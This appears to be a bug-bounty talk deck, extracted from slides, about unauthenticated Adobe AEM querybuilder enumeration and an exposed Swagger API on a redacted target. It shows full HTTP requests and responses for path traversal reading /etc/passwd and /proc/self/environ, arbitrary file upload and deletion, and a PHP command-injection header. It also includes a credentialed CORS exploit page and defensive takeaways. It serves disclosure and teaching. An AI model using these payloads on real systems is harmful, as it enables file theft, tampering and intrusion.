


The screenshot shows a web browser window with the address bar displaying the URL: `/bin/querybuilder.json.css?type=nt:file&path=/etc&nodename=*.txt&p.limit=-1`. The browser's developer tools are open, showing a JSON response. The JSON object has the following structure:

```
{
  "success": true,
  "results": 452,
  "total": 452,
  "more": false,
  "offset": 0,
  "hits": [
    {
      "path": "/etc/clientlibs/screens/player/display/css.txt",
      "excerpt": "/etc/clientlibs/screens/player/display/css.txt",
      "name": "css.txt",
      "title": "css.txt",
      "lastModified": "2017-05-02 15:42:10",
      "created": "2017-05-02 15:42:10",
      "size": "26 Bytes",
      "mimeType": "text/plain"
    }
  ]
}
```

(lists any/all .txt files)

domain.com/bin/querybuilder.json.css?type=nt:file&path=/etc&nodename=*.html&p.limit=-1



```
{
  "success": true,
  "results": 10,
  "total": 32,
  "more": false,
  "offset": 0,
  "hits": [
    {
      "path": "/etc/clientlibs/screens/player/bootloader/index.html",
      "excerpt": "/etc/clientlibs/screens/player/bootloader/index.html",
      "name": "index.html",
      "title": "index.html",
      "lastModified": "2017-05-02 15:42:10",
      "created": "2017-05-02 15:42:10",
      "size": "1 KB",
      "mimeType": "text/html"
    },
    {
      "path": "/etc/clientlibs/foundation/swfhistory/historyFrame.html",
      "excerpt": "/etc/clientlibs/foundation/swfhistory/historyFrame.html",
      "name": "historyFrame.html",
      "title": "historyFrame.html",
      "lastModified": "2017-05-02 16:18:57",
      "created": "2016-07-25 12:17:59",
      "size": "798 Bytes",
      "mimeType": "text/html"
    }
  ]
}
```

(lists any/all .html files)

Combining queries for better results

(won't work always though)

`domain.com/bin/querybuilder.json.css?type=nt:file&path=/etc&nodename=*.txt&p.limit=-1`



`domain.com/bin/querybuilder.json.css?type=nt:file&path=/etc&nodename=*.html&p.limit=-1`



`domain.com/bin/querybuilder.json.css?type=nt:file&path=/etc&group.1_nodename=*.txt&group.2_nodename=*.html`

<https://experienceleague.adobe.com/docs/experience-manager-65/developing/platform/query-builder/querybuilder-api.html?lang=en>

(source)

Swagger Is Cool?

(A classic LFR/W Vulnerability tale w/ some other cool stuff)

Un-authed Access to Swagger API leads to File Upload in internal directories, Folder Creation, Arbitrary File Deletion with Code Execution Potential

🔒 Redacted - Updated 8 months ago


P1

Resolved

40 points

Comments 11

Workflow...



Awesome! But wait...there's more!



rhys

@rhyselmore

live.
love.
local file inclusion.

1:15 PM · Jul 20, 2021 · Twitter for iPhone

```
1 GET /tms/api/scripts/file?path=../../etc/passwd HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:81.0) Gecko/20100101 Firefox/81.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie:
```

```
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

```
1 HTTP/1.1 200
2 Date: Sun, 27 Sep 2020 19:28:26 GMT
3 Content-Type: application/octet-stream
4 Connection: close
5 Vary: Origin
6 Vary: Access-Control-Request-Method
7 Vary: Access-Control-Request-Headers
8 Content-Disposition:
  attachment;filename=/passwd
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0,
  must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 513
16
17 root:x:0:0:root:/root:/bin/bash
18 bin:x:1:1:bin:/bin:/sbin/nologin
19 daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
user@dk :~# python3 dirsearch.py -e all https://sub.sub.sub.sub.target.com/tms/ -x 302,403,404
```

Output : /tms/swagger-ui.html → 200 OK

What is Swagger UI?

In simple words, it is a clear cut specification or rather a blueprint for documenting RESTful API services available on the website in question in GUI format. It renders all the API calls generated from your OpenAPI specification with visual documentation which makes it easy for :

a) Back-end implementation b) End-user operation

This is what you will encounter mostly in the wild.

But please take note that an exposed Swagger UI isn't itself a vulnerability.

Every function contains different API calls assigned to different HTTP Methods to perform different tasks.

Say, GET Request to /redacted fetch some data

POST to upload some data

DELETE request to delete the uploaded data

It also shows the name, description, parameters required in the API call.

Additionally, It shows all the resulting responses for the API call i.e. 200 OK, 401, 403, 404, etc





28,206

Public Swagger UI instances
(source: Shodan)

APIs hiding in plain sight!

PTP Test Manager API ^{2.0}

Test Manager API reference for developers

basic-error-controller

Basic Error Controller

console-log-controller

Console Log Controller

health-controller

Health Controller

influx-controller

Influx Controller

property-controller

Property Controller

script-controller

Script Controller

GET

/api/scripts


retrieveByTestRunId

GET

/api/scripts/file

download

The perfect definition of CRUD



And why you shouldn't leave them **unauthed...**

Create any file w/ any content-type/ extensions

```
1 POST /tms/api/scripts/file HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:81.0) Gecko/20100101 Firefox/81.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
8 Content-type: multipart/form-data;
  boundary=-----393317487539525771302182
9 Origin: https://
10 Content-Length: 467
11 Connection: close
12 Cookie:
13
14 -----393317487539525771302182
15 Content-Disposition: form-data; name="file"; filename
  ="poc.html"
16 Content-Type: text/html
17
18 <html>
19 <head>
20   <script type="text/javascript">confirm(1)</script>
21 </head>
22 <body>
23   TEST
24 </body>
25 </html>
26 -----393317487539525771302182
27 Content-Disposition: form-data; name="folderName"
28
29 test
30 -----393317487539525771302182
31
32 HTTP/1.1 200
33 Date: Mon, 28 Sep 2020 17:38:43 GMT
34 Content-Type: application/json
35 Connection: close
36 Vary: Origin
37 Vary: Access-Control-Request-Method
38 Vary: Access-Control-Request-Headers
39 Access-Control-Allow-Origin: https://
40 Access-Control-Allow-Credentials: true
41 X-Content-Type-Options: nosniff
42 X-XSS-Protection: 1; mode=block
43 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
44 Pragma: no-cache
45 Expires: 0
46 X-Frame-Options: DENY
47 Content-Length: 54
48
49 {
50   "success":true,
51   "message":null,
52   "data":"test/poc.html"
53 }
```

In any desired folder,
say ('/etc', '/bin',
'home', '/dev'), etc.

File gets
created in the
desired folder

And why you shouldn't leave them **unauthed...**


Delete any desired file
from any folder, say
(**'/etc', '/bin', 'home',
'/dev'**), etc.



```
1 DELETE /tms/api/scripts/file?path=/test/poc.html HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: /tms/swagger-ui.html
8 Origin:
9 Connection: close
10 Cookie:
11
12
```

```
1 HTTP/1.1 200
2 Date: Mon, 28 Sep 2020 17:39:13 GMT
3 Content-Type: application/json
4 Connection: close
5 Vary: Origin
6 Vary: Access-Control-Request-Method
7 Vary: Access-Control-Request-Headers
8 Access-Control-Allow-Origin: https://
9 Access-Control-Allow-Credentials: true
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 43
17
18 {
  "success":true,
  "message":null,
  "data":null
}
```

File gets
deleted



Bonus! Missing CORS Policy

Request

Raw Params Headers Hex

Pretty Raw In Actions

```
1 GET /tms/api/scripts/file?path=../../proc/self/environ HTTP/1.1
2 Host:
3 Origin: 9q02cmn6w38lyutlvnv6owzb329xxm.burpcollaborator.net
4 Referer: </php system('id'); >
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Cookie:
11
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
```

Response

Raw Headers Hex

Pretty Raw Render In Actions

```
1 HTTP/1.1 200
2 Date: Mon, 28 Sep 2020 13:53:50 GMT
3 Content-Type: application/octet-stream
4 Connection: close
5 Vary: Origin
6 Vary: Access-Control-Request-Method
7 Vary: Access-Control-Request-Headers
8 Access-Control-Allow-Origin: 9q02cmn6w38lyutlvnv6owzb329xxm.burpcollaborator.net
9 Access-Control-Allow-Credentials: true
10 Content-Disposition: attachment;filename=/environ
11 X-Content-Type-Options: nosniff
12 X-XSS-Protection: 1; mode=block
13 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
14 Pragma: no-cache
15 Expires: 0
16 X-Frame-Options: DENY
17 Content-Length: 1433
```

Simple Exploit...


```
<html>
<head>
<script>
function cors() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = alert(this.responseText);
    }
  };
  xhttp.open("GET", "https://vulnerable.app/tms/api/scripts/anyvalidpath", true);
  xhttp.withCredentials = true;
  xhttp.send();
}
</script>
</head>
<body>
<center>
<h2>CORS Proof Of Concept </h2>
<div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>
</body>
</html>
```

Simple Function

XHR

Vulnerable Path

Event Handler



Takeaways :-

- Blacklists aren't always foolproof.
- Focus on granular access control issues/misconfigurations, since the humane element is error prone.
- While testing any CMS, read all public documentation to better understand how it works.
- Never leave sensitive APIs unauthenticated (be it staging, dev or production)



Thanks!



Dox me here

@ThisIsDK999

Q/A?